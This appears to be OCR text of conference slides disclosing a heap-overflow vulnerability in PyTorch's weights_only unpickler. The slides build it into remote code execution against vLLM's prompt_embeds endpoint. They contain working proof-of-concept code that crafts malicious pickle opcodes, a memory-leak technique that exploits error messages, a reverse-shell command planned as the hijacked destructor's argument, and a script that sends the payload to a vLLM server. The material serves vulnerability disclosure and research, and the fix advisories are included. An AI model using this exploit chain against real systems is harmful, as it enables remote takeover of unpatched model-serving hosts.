102: \x85     TUPLE1
103: q        BINPUT     6
105: K        BININT1    1
107: \x85     TUPLE1
108: q        BINPUT     7
110: \x89     NEWFALSE
111: c        GLOBAL     'collections OrderedDict'
136: q        BINPUT     8
138: )        EMPTY_TUPLE
139: R        REDUCE
140: q        BINPUT     9
142: t        TUPLE      (MARK at 37)
143: q    BINPUT     10
145: R    REDUCE
146: q    BINPUT     11
148: .    STOP
```

```python
import torch
from collections import OrderedDict
storage = persistent_load(('storage',
                           torch.LongStorage, '0', 'cpu', 10))
result = torch._utils._rebuild_tensor_v2(
      storage,
      0,
      (10,),
      (1,),
      False,
      OrderedDict(),
)
```

😢 Not vulnerable

First Attempt Failed

```
  0: \x80 PROTO      2
  2: c    GLOBAL     'torch._utils _rebuild_tensor_v2'
 35: q    BINPUT     0
 37: (    MARK
 38: (      MARK
 39: X          BINUNICODE 'storage'
 51: q          BINPUT     1
 53: c          GLOBAL     'torch LongStorage'
 72: q          BINPUT     2
 74: X          BINUNICODE '0'
 80: q          BINPUT     3
 82: X          BINUNICODE 'cpu'
 90: q          BINPUT     4
 92: K          BININT1    10
 94: t          TUPLE      (MARK at 38)
 95: q      BINPUT     5
 97: Q      BINPERSID
 98: K      BININT1    0
100: K      BININT1    10
102: \x85   TUPLE1
103: q      BINPUT     6
105: K      BININT1    1
107: \x85   TUPLE1
108: q      BINPUT     7
110: \x89   NEWFALSE
111: c      GLOBAL     'collections OrderedDict'
136: q      BINPUT     8
138: )      EMPTY_TUPLE
139: R      REDUCE
140: q      BINPUT     9
142: t      TUPLE      (MARK at 37)
143: q    BINPUT     10
145: R    REDUCE
146: q    BINPUT     11
148: .    STOP
```

🤔 What about this part?

```python
import torch
from collections import OrderedDict
storage = persistent_load(('storage',
                           torch.LongStorage, '0', 'cpu', 10))
result = torch._utils._rebuild_tensor_v2(
      storage,
      0,
      (10,),
      (1,),
      False,
      OrderedDict(),
)
```

A Quick Look at persistent_load

```python
import torch
from collections import OrderedDict
storage = persistent_load(('storage',
                  torch.LongStorage, '0', 'cpu', 10))
result = torch._utils._rebuild_tensor_v2(
      storage,
      0,
      (10,),
      (1,),
      False,
      OrderedDict(),
)
```

```
(.venv) xuemo>xxd tensor/data/0
00000000: 0100 0000 0000 0000 0200 0000 0000 0000
00000010: 0300 0000 0000 0000 0400 0000 0000 0000
00000020: 0500 0000 0000 0000 0600 0000 0000 0000
00000030: 0700 0000 0000 0000 0800 0000 0000 0000
00000040: 0900 0000 0000 0000 0a00 0000 0000 0000
```

```python
def persistent_load(saved_id):
        assert isinstance(saved_id, tuple)
        typename = _maybe_decode_ascii(saved_id[0])
        data = saved_id[1:]
        assert typename == "storage", (
            f"Unknown typename for persistent_load,
                expected 'storage' but got '{typename}'"
        )
        storage_type, key, location, numel = data
        dtype = storage_type.dtype
        nbytes = numel * torch._utils._element_size(dtype)
        typed_storage = load_tensor(
                dtype, nbytes, key,
                                _maybe_decode_ascii(location)
            )
        return typed_storage
```

Try Again

```
patch = b'\x80\x02ctorch._utils...'
with open("tensor/data.pkl","wb") as f:
    f.write(patch)
os.system("zip -r tensor.pt tensor/")
```

```
storage = persistent_load(('storage',
                torch.LongStorage, '0', 'cpu', 10))
```

↓

```
storage = persistent_load(('storage',
                torch.LongStorage, '0', 'cpu', 20))
```

```
def load_tensor(dtype, numel, key, location):
        name = f"data/{key}"
        ...
        storage = (
                zip_file.get_storage_from_record(name,
                            numel, torch.UntypedStorage)
                ._typed_storage()
                ._untyped_storage
            )
        ...
        typed_storage = torch.storage.TypedStorage(
            wrap_storage=wrap_storage,
            dtype=dtype,
            _internal=True,
        )
```

storage = {UntypedStorage: 160} 1\n 0\n
- device = {device} device(type='cpu')
- filename = {NoneType} None
- is_cuda = {bool} False

typed_storage = {TypedStorage: 20} 1\n 2\n
- device = {device} device(type='cpu')
- dtype = {dtype} torch.int64

```
1
2
3
4
5
6
7
8
9
10
256
977
659411806
7194841895290213545
931
-1
7526707116047693884
4423776321828644210
3978707479627919394
3688834454662362930
[torch.storage.TypedStorage(dtype=torch.int64, device=cpu) of size 20]
```

😱 Overflow

"Why?

```
storage = persistent_load(('storage',
                torch.LongStorage, '0', 'cpu', 20))
```

```
storage = (
    zip_file.get_storage_from_record(name, numel,
                                     torch.UntypedStorage)
    ._typed_storage()
    ._untyped_storage)
```

```
.def("get_storage_from_record",
         [](PyTorchStreamReader& self,
            const std::string& key,
            size_t numel,
            py::object data_type_obj) {
           at::DataPtr data(std::get<0>(self.getRecord(key)));
           ...
           //Missing Size Check!!!
           c10::Storage storage(
               c10::Storage::use_byte_size_t(),
               numel * elementSize(scalar_type),
               std::move(data),
               /*allocator=*/nullptr,
               /*resizable=*/false);
           ...
         })
```

```
(.venv) xuemo>xxd tensor/data/0
00000000: 0100 0000 0000 0000 0200 0000 0000 0000
00000010: 0300 0000 0000 0000 0400 0000 0000 0000
00000020: 0500 0000 0000 0000 0600 0000 0000 0000
00000030: 0700 0000 0000 0000 0800 0000 0000 0000
00000040: 0900 0000 0000 0000 0a00 0000 0000 0000
```

Full Attack Flow

1. Prepare base model

```
import os
from pickle import *
from struct import pack
import torch
tensor = torch.tensor([1,2,3,4,5,6,7,8,9,10],
                      dtype=torch.long)
torch.save(tensor, "tensor.pt")
os.system("rm -rf tensor")
os.system("unzip tensor.pt")
```

2. Evil pickle opcode

```
def generate_overflow_tensor_pid(length,pid):
    poc = GLOBAL+b"torch._utils\n_rebuild_tensor_v2\n"
    poc += MARK

    poc += MARK
    poc += BINUNICODE+b"\x07\x00\x00\x00"+b"storage"
    poc += GLOBAL+b"torch\nLongStorage\n"
    poc += BININT+pack("<i",pid)
    poc += BINUNICODE+b"\x03\x00\x00\x00"+b"cpu"
    poc += BININT+pack("<i",length) # Bug here!!
    poc += TUPLE+BINPERSID

    poc += BININT1+b"\x00" #storage_offset
    poc += BININT + pack("<i", length)+TUPLE1 #size
    poc += BININT1+b"\x01"+TUPLE1 #stride
    poc += NEWFALSE
    poc += GLOBAL+b"collections\nOrderedDict\n"
    poc += EMPTY_TUPLE
    poc += NEWOBJ
    poc+=TUPLE
    poc+=REDUCE
    return poc
```

3. Patch & Save

```
poc = generate_overflow_tensor_pid(0x20,0)
poc += STOP
with open("tensor/data.pkl","wb") as f:
    f.write(poc)
os.system("zip -r tensor.pt tensor/")
```

Full Attack Flow

4. Load & Trigger

```python
import torch
print(torch.load("tensor.pt"))
```

Overflow


```
tensor([                1,                2,                3,                4,
                        5,                6,                7,                8,
                        9,               10,                0,               33,
        123235496624128, 124189304437760,                0,               33,
        123239791591424, 124189304437536,                0,               33,
        123244086558720, 124189304437536, 124189304437536,               33,
        123248381526016, 124189304437536,                0,               33,
        123252676493312, 124189304437536,                0,               33])
```

🧐 Can we turn this memory vulnerability into RCE?

"SETITEM & SETITEMS

```
elif key[0] == SETITEM[0]:
    (v, k) = (self.stack.pop(), self.stack.pop())
    self.stack[-1][k] = v
elif key[0] == SETITEMS[0]:
    items = self.pop_mark()
    for i in range(0, len(items), 2):
        self.stack[-1][items[i]] = items[i + 1]
```

🤩 We can fully control the index and the value




"Have a Try!

```python
overflow_length = 256
poc = generate_overflow_tensor_pid(overflow_length,0)

for i in range(overflow_length):
    poc += MARK
    poc += BININT + pack("<i", i)
    poc+=BINFLOAT+pack(">d", 0xaaaaaaaa)##overwrite
    poc+=SETITEMS
poc += STOP

with open("tensor/data.pkl","wb") as f:
    f.write(poc)
os.system("zip -r tensor.pt tensor/")
```


```python
import torch
torch.load("tensor.pt")
```

```
xuemo>python3 load.py
/home/xuemo/pytorch-2.8.0/.venv/lib
module named 'numpy' (Triggered int
  cpu = _conversion_method_template
Segmentation fault (core dumped)
```

Memory Structure



"A Simple Way to Achieve RCE



"A Simple Way to Achieve RCE

😢 How can we leak?

c10::TensorImpl

storage_

c10::StorageImpl (Corrupted Memory Layout)

Address	slot[0]	slot[1]
0	vptr	refcount_ + weakcount_
0x10	**data_ptr_.ptr_.data_**	**data_ptr_.ptr_.ctx_.deleter**
0x20	data_ptr_.ptr_.ctx_.ptr	data_ptr_.device_
0x30	size_bytes_	[next fields omitted]

Hijacked Destructor Logic

~~deleter_(ctx_.ptr);~~

system(ctx_.ptr);

// exec shell payload

Target Real Memory (Overwritten Payload)

"bash -i >&/dev/tcp/ip/port 0>&1\0"

All Supported Opcodes

```
APPEND,
APPENDS,
BINFLOAT,
BINGET,
BININT,
BININT1,
BININT2,
BINPERSID,
BINPUT,
BINUNICODE,
BUILD,
EMPTY_DICT,
EMPTY_LIST,
EMPTY_SET,
EMPTY_TUPLE,
GLOBAL,
LONG1,
```

😭

No opcode for leak

```
LONG_BINGET,
LONG_BINPUT,
MARK,
NEWFALSE,
NEWOBJ,
NEWTRUE,
NONE,
PROTO,
REDUCE,
SETITEM,
SETITEMS,
SHORT_BINSTRING,
STOP,
TUPLE,
TUPLE1,
TUPLE2,
TUPLE3,
```

"

All Effort in Vain
imgflip.com

"An Accidental Discovery

🤣 No PIE!
🤔 But why?

```
xuemo>checksec --file=/usr/bin/python3
[*] '/usr/bin/python3'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    FORTIFY:  Enabled
xuemo>lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 24.04.3 LTS
Release:        24.04
Codename:       noble
```

```
root@c060dcf33cdd:/vllm-workspace# checksec --file=/usr/bin/python3
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        Yes   19              40              /usr/bin/python3
```

"🤣 Amazing Feature

Python Interpreter / python3 / **Repository**

```
68  dpkg_buildflags = DEB_BUILD_MAINT_OPTIONS="hardening=-pie $(DPKG_OPTIMIZE)" dpkg-buildflags
69  dpkg_pieflags = DEB_BUILD_MAINT_OPTIONS="hardening=-pie $(DPKG_OPTIMIZE)"dpkg-buildflags
70  ifeq (,$(filter $(distrelease),stretch buster bullseye trusty xenial bionic focal impish))
71    with_nopie := yes
72    dpkg_pieflags = DEB_BUILD_MAINT_OPTIONS="hardening=-pie $(DPKG_OPTIMIZE)" dpkg-buildflags
73  endif
```

Python Interpreter / python3 / **Repository**

```
1411
1412  ifeq ($(with_nopie),yes)
1413          dh_installdirs -p$(p_npie) \
1414                  usr/bin
1415          cp -p $(buildd_nopie)/python $(d_npie)/usr/bin/$(PVER)
1416  endif
```

```
1 p_npie  := $(PVER)-nopie
2 VER=3.15
3 PVER=python$(VER)
```

https://salsa.debian.org/cpython-team/python3/-/blob/master/debian/rules

😄 We have system address!

c10::TensorImpl

storage_

c10::StorageImpl (Corrupted Memory Layout)

Address	slot[0]	slot[1]
0	vptr	refcount_ + weakcount_
0x10	**data_ptr_.ptr_.data_**	**data_ptr_.ptr_.ctx_.deleter**
0x20	data_ptr_.ptr_.ctx_.ptr	data_ptr_.device_
0x30	size_bytes_	[next fields omitted]

Hijacked Destructor Logic

~~deleter_(ctx_.ptr);~~

system(ctx_.ptr);

// exec shell payload

Target Real Memory (Overwritten Payload)

"bash -i >&/dev/tcp/ip/port 0>&1\0"

"Bypass Again!

Loading a malicious PyTorch checkpoint with weights_only=True can result in arbitrary code execution

Edit advisory

Published | High | malfet published GHSA-63cw-57p8-fm3p on Jan 27 · 34 comments

Package	Affected versions	Patched versions
pytorch (pip)	<=2.9.1	>=2.10.0

azraelxuemo opened on Jun 28, 2025 • edited by malfet

Description

Summary

A vulnerability in PyTorch's `weights_only` unpickler allows an attacker to craft a malicious checkpoint file (`.pth`) that, when loaded with `torch.load(..., weights_only=True)`, can corrupt memory and potentially lead to arbitrary code execution.

Vulnerability Details

The `weights_only=True` unpickler failed to properly validate pickle opcodes and storage metadata, allowing:

1. **Heap memory corruption** via `SETITEM` / `SETITEMS` opcodes applied to non-dictionary types
2. **Storage size mismatch** between declared element count and actual data in the archive

Impact

An attacker who can convince a user to load a malicious checkpoint file may achieve arbitrary code execution in the context of the victim's process.

Credit

Ji'an Zhou

Severity

High 8.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-24747

Weaknesses

No CWEs

Credits

azraelxuemo Reporter

https://github.com/pytorch/pytorch/security/advisories/GHSA-63cw-57p8-fm3p

"Back to vLLM

```
POST /v1/completions { "prompt_embeds": "<base64>" }
  │
  ├── api_server.py:651          handler.create_completion(request, raw_request)
  ├── serving_completion.py:138  renderer.render_prompt_and_embeds(prompt_embeds=
                                                                   request.prompt_embeds)
  ├── renderer.py:254            self.load_prompt_embeds(prompt_embeds)
  ├── renderer.py:148            torch.load(io.BytesIO(pybase64.b64decode(embed)),
                                                                   weights_only=True)
```

```python
import requests
import base64
url = "http://127.0.0.1:8000/v1/completions"
headers = {
    "Content-Type": "application/json"
}
with open("tensor.pt","rb") as f:
    content=base64.b64encode(f.read()).decode()
data = {
    "prompt_embeds":content
}
requests.post(url, headers=headers, json=data)
```

"

"

🤕 I do not want this f***ing trick

"

🤕 I do not want this f***ing trick

😭 Direct torch.load attack with PIE ❌

"

🤕 I do not want this f***ing trick

🫠 What about vLLM with PIE?

"Inspiration

```
xuemo>curl http://localhost:8000/v1/completions   -H "Content-Type: application/json"   -d '{
    "model": "facebook/opt-125m",
    "prompta": "Hello, my name is",
    "max_tokens": 50
  }'
{"error":{"message":"[{'type': 'value_error', 'loc': ('body',), 'msg': 'Value error, Either prompt or prompt_embeds mus
t be provided and non-empty.', 'input': {'model': 'facebook/opt-125m', 'prompta': 'Hello, my name is', 'max_tokens': 50
}, 'ctx': {'error': ValueError('Either prompt or prompt_embeds must be provided and non-empty.')}}]","type":"Bad Reques
t","param":null,"code":400}}xuemo>
```

"Error Exfiltration

❌

```
elif key[0] == APPEND[0]:
    item = self.stack.pop()
    list_obj = self.stack[-1]
    if type(list_obj) is not list:
        raise UnpicklingError(
            f"Can only append to lists,
                but got {type(list_obj)}"
        )
    list_obj.append(item)
```

✅

```
elif key[0] == BINPERSID[0]:
    pid = self.stack.pop()
    ...
    if (
        type(pid) is tuple
        and len(pid) > 0
        and torch.serialization._maybe_decode_ascii(pid[0]) != "storage"
    ):
        raise UnpicklingError(
            f"Only persistent_load of storage is allowed, but got
                {pid[0]}"
        )
    self.append(self.persistent_load(pid))
```

"It Works!

```
elif key[0] == BINPERSID[0]:
    pid = self.stack.pop()
    ...
    if (
        type(pid) is tuple
        and len(pid) > 0
        and torch.serialization._maybe_decode_ascii(pid[0]) != "storage"
    ):
        raise UnpicklingError(
            f"Only persistent load of storage is allowed, but got
                {pid[0]}"
        )
    self.append(self.persistent_load(pid))
```

```
overflow_length = 256
poc = generate_overflow_tensor_pid(overflow_length,0)
poc += TUPLE1+BINPERSID
poc += STOP

with open("tensor/data.pkl","wb") as f:
    f.write(poc)
os.system("zip -r tensor.pt tensor/")
```

```
import torch
torch.load("tensor.pt")
```

```
Traceback (most recent call last):
  File "/home/xuemo/pytorch-2.8.0/load.py", line 2, in <module>
    torch.load("tensor.pt")
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/serialization.py", line 1
529, in load
    raise pickle.UnpicklingError(_get_wo_message(str(e))) from None
_pickle.UnpicklingError: Weights only load failed. In PyTorch 2.6, we changed the default value of t
he `weights_only` argument in `torch.load` from `False` to `True`. Re-running `torch.load` with `wei
ghts_only` set to `False` will likely succeed, but it can result in arbitrary code execution. Do it
only if you got the file from a trusted source.
Please file an issue with the following so that we can make `weights_only=True` compatible with your
use case: WeightsUnpickler error: Only persistent_load of storage is allowed, but got tensor([
            1,                    2,                    3,
                        4,                    5,                    6,
                        7,                    8,                    9,
                       10,      281474976710673,                   33,
           126486786867200,      126815498681248, 4572279526795640868,
                       33,      126491081834496,      126815498681120,
                        0,                   33,      126495376801792,
           126815498681120,                    0,                   49,
           126499671769088,      126815498681152,  249950292643938704,
                  24576089,                   48,                  977,
                        1,             10666592,                  385,
```

"Works in vLLM!

```python
import requests
import base64
url = "http://127.0.0.1:8000/v1/completions"
headers = {
    "Content-Type": "application/json"
}
with open("tensor.pt","rb") as f:
    content=base64.b64encode(f.read()).decode()
data = {
    "prompt_embeds":content
}
response = requests.post(url, headers=headers, json=data)
print("Status Code:", response.status_code)
print(response.text)
```

```
[xuemo>python3 send.py
Status Code: 500
{"error":{"message":"Weights only load failed. In PyTorch 2.6, we changed the default value of the `weights_only` argum
ent in `torch.load` from `False` to `True`. Re-running `torch.load` with `weights_only` set to `False` will likely succ
eed, but it can result in arbitrary code execution. Do it only if you got the file from a trusted source.\nPlease file
an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpickler err
or: Only persistent_load of storage is allowed, but got tensor([                1,                 2,
  3,\n                        4,                 5,                 6,\n                        7,
  8,                 9,\n                        10,                 0,                 81,\n          14063427522076
8,          235788384,                 0,\n                        0,                 0,                 221,\n
                1,    352951805673476,                 80,\n                        208,    140634025451320,
 235798472,\n                        0,                 0,                 0,\n          140634260153216,
        0,                 0,\n                        0,                 0,                 0,\n
       0,          235799328,          235799336,\n                 235799336,                 0,                 0,\
n                        0,                 0,                 0,\n                        0,                 0,
               0,\n                        0,                 208,                 193,\n                 235747728, 27
66409169796213799,          235738272,\n                        0,                 0,          235799360,\n
       108083376,    140628152523088,                 0,\n                        0,                 0,
     0,\n                        0,                 0,                 1,\n                        0,
    0,                 0,\n                        0,                 255,                 1,\n          35295180567
3476,      1271310385153,                 225,\n                 235799088,    140634275220912,          235738272,\n
              236341824,                 0,          235799360,\n                 108083376,    140627898250448,
            0,\n                        0,                 0,                 0,\n                        0,
           0,                 1,\n                        0,                 0,                 0,\n
          0,                 5,                 1,\n          352951805673476,      1271310385153,                 3
3,\n                 236291120,          235738864,                 224,\n                        32,          154130528
,          235731424,\n          140627898261744,                 225,    140634275220912,\n                 235798832,
```

🤩 Bounty?

😭 Not allowed to participate

Who can participate in the contest?

Anyone over the age of majority in their country/state of residence can participate. Teams of 2–5 members or individual participants may enter. Employees of Wiz, its affiliates, and partner companies (AWS, GCP, Azure) cannot participate. Participants cannot be residents of embargoed or sanctioned countries (e.g., Russia, China, Iran, North Korea, Cuba, Sudan, Syria, Libya, Lebanon, or restricted regions like Crimea, Donetsk, etc.). If competing as part of a company, only one individual or one team can represent that company, and you must have proper authorization from your employer to register and bind the company to the contest rules. For complete eligibility requirements, please review the full contest rules.

Re: Some questions about the rules

Ze

zerodaycloud <zerodaycloud@wiz.io>
由 gili.ben.zvi@wiz.io 代发
收件人 我 <[redacted]>

邮件可翻译为中文 全文翻译

Hello,
Unfortunately we cannot accept submissions from residents of China due to internal policies and requirements.

Best,
Zeroday Cloud Team

"Report it to the Official Team

vllm.entrypoints.openai.api_server RCE

Closed | Critical | **azraelxuemo** opened **GHSA-v467-pj72-qc6v** on Nov 4, 2025 · 18 comments

Package	Affected versions	Patched versions
vllm (pip)	0.11.0	None

azraelxuemo opened on Nov 4, 2025 • edited

Description

Description

A heap overflow vulnerability exists in vLLM, leading to RCE (Remote Code Execution).

Credit

Ji'an Zhou

russellb commented on Nov 5, 2025 — Member

OK, thanks for letting us know! We'll wait for PyTorch to finish their evaluation and remediation first before we do anything on the vLLM side.

russellb accepted this report on Nov 5, 2025

"🤣 Fixed Before the Competition

Nov 19, 2025

khluu

v0.11.1

4393684

Compare

v0.11.1

Highlights

This release incl

```
def load_prompt_embeds(
        self,
        prompt_embeds: bytes | list[bytes],
        ...
    ) -> list[EngineEmbedsPrompt]:
        if not self.model_config.enable_prompt_embeds:
            raise ValueError(
                "You must set `--enable-prompt-embeds`
                            to input `prompt_embeds`."
            )
        ...
            tensor = torch.load(
                io.BytesIO(pybase64.b64decode(embed, validate=True)),
                weights_only=True,
                map_location=torch.device("cpu"),
            )
```

"Unpwned

ZERODAY.CLOUD

Schedule

DAY 2	
10:30	Welcome back to zeroday.cloud!
10:45	Daniel Firer targeting Redis
11:20	Team Bugz Bunnies targeting PostgreSQL
12:00	Lunch Break
12:45	Team Theori targeting Redis
13:20	Bohdan Ivanenko targeting vLLM
14:00	Team Theori targeting MariaDB
